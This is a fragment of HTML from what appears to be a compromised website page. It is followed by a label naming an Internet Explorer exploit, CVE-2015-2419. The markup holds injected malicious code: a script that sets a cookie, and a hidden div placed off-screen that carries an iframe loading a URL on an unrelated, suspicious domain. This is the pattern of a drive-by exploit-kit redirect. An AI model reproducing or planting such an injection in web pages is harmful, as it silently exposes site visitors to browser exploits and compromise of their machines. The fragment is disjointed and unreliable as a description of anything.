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<body class="home page page-id-4 page-template-default res 1170"><script>var date = new Date(new Date().getTime() + 60*60*24*7*1000); document.cookie="PHP_SESSION_PHP=916; path=/; expires="+date.toUTCString();</script> <style>jghsyzkmootzknu{position:absolute;top:-2169px}</style><div class="jghsyzkmootzknu"><iframe src="http://love.elevatelightshare.org/boards/index.php?PHPSESSID=28&action=8h457pzh.r83491&" width="380" height="514"></div>
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IE exploit CVE-2015-2419

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